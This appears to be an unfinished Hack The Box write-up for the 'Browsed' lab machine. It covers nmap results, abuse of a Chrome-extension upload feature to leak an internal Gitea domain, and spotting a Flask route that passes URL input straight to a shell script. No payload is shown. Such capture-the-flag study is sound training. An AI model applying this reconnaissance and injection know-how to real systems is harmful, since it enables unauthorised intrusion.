Browsed [Medium]
https://app.hackthebox.com/machines/Browsed

IP
10.10.8.1
Domain/Host
browsed.htb
Nmap Results
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 02:c8:a4:ba:c5:ed:0b:13:ef:b7:e7:d7:ef:a2:9d:92 (ECDSA)
|_  256 53:ea:be:c7:07:05:9d:aa:9f:44:f8:bf:32:ed:5c:9a (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-title: Browsed
| http-methods:
|_  Supported Methods: GET HEAD
|_http-server-header: nginx/1.24.0 (Ubuntu)
Device type: general purpose|storage-misc|webcam
Running (JUST GUESSING): Linux 5.X|2.6.X (87%), HP embedded (87%), AXIS embedded (85%)
OS CPE: cpe:/o:linux:linux_kernel:5.4 cpe:/h:hp:p2000_g3 cpe:/o:linux:linux_kernel:2.6.17 cpe:/h:axis:210a_network_camera cpe:/h:axis:211_network_camera
Aggressive OS guesses: Linux 5.4 (87%), HP P2000 G3 NAS device (87%), Linux 5.0 - 5.4 (86%), Linux 5.0 (85%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (85%)
Web Enumeration

We open http://browsed.htb in Browser
The website includes a feature that allows users to upload Chrome extensions, which becomes a potential attack vector

At http://browsed.htb/samples.html we can download some Examples
We download one of thease .zip Files


At http://browsed.htb/upload.php we can Upload the Extensions

We Upload one of thease examples
(the examples where we can downlaod from http://browsed.htb/samples.html)
We obtained a large amount of log output, and within it we identified requests to an additional domain: browsedinternals.htb
We open http://browsedinternals.htb
We have a Gitea Page

We can explore the repository listing at http://browsedinternals.htb/explore/repos

At http://browsedinternals.htb/larry/MarkdownPreview we see the Files of a markdownPreview Project
app.py
http://browsedinternals.htb/larry/MarkdownPreview/src/branch/main/app.py

1 We see a local Server is running on Port 5000

2 Everything we pass as <rid> in the URL is forwarded 1:1 as an argument to routines.sh every time /routines/<anything> is requested

routine.log
http://browsedinternals.htb/larry/MarkdownPreview/src/branch/main/log/routine.log
We see larry is a local User
